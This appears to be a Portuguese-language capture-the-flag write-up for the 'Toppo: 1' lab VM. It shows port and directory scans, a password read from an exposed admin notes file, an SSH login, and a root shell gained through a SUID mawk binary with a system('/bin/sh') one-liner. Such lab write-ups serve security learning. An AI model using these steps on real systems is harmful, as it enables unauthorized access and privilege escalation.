Toppo: 1

IP da máquina: 192.168.2.109 // MAC: 08:00:27:35:E4:5F

Resultados do nmap:


nmap -A -p- 192.168.2.109

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36094/tcp6  status
|   100024  1          39067/tcp   status
|   100024  1          41507/udp6  status
|_  100024  1          49204/udp   status
39067/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:35:E4:5F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
```

Resultados do dirb:


```
---- Scanning URL: http://192.168.2.109/ ----
==> DIRECTORY: http://192.168.2.109/admin/
==> DIRECTORY: http://192.168.2.109/css/
==> DIRECTORY: http://192.168.2.109/img/
+ http://192.168.2.109/index.html (CODE:200|SIZE:6437)
==> DIRECTORY: http://192.168.2.109/js/
+ http://192.168.2.109/LICENSE (CODE:200|SIZE:1093)
==> DIRECTORY: http://192.168.2.109/mail/
==> DIRECTORY: http://192.168.2.109/manual/
+ http://192.168.2.109/server-status (CODE:403|SIZE:301
==> DIRECTORY: http://192.168.2.109/vendor/
```

http://192.168.2.109/admin/



Senha encontrada:

http://192.168.2.109/admin/notes.txt



12345ted123

SSH:

Usuário: ted // Senha: 12345ted123

```
root@kali:~# ssh ted@192.168.2.109
The authenticity of host '192.168.2.109 (192.168.2.109)' can't be established.
ECDSA key fingerprint is SHA256:+i9tqbQwK978CB+XRr02pS6QPd3evJ+lueOkK1LTtU0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.109' (ECDSA) to the list of known hosts.
ted@192.168.2.109's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29
ted@Toppo:~$ id
uid=1000(ted) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
,108(netdev),114(bluetooth)
ted@Toppo:~$ uname -a
Linux Toppo 3.16.0-4-586 #1 Debian 3.16.51-3 (2017-12-13) i686 GNU/Linux
ted@Toppo:~$
```

find / -perm -u=s -type f 2>/dev/null

/usr/bin/mawk

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
```

Root:

mawk 'BEGIN {system("/bin/sh")}'

```
ted@Toppo:~$ mawk 'BEGIN {system("/bin/sh")}'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video
),46(plugdev),108(netdev),114(bluetooth)
# uname -a
Linux Toppo 3.16.0-4-586 #1 Debian 3.16.51-3 (2017-12-13) i686 GNU/Linux
```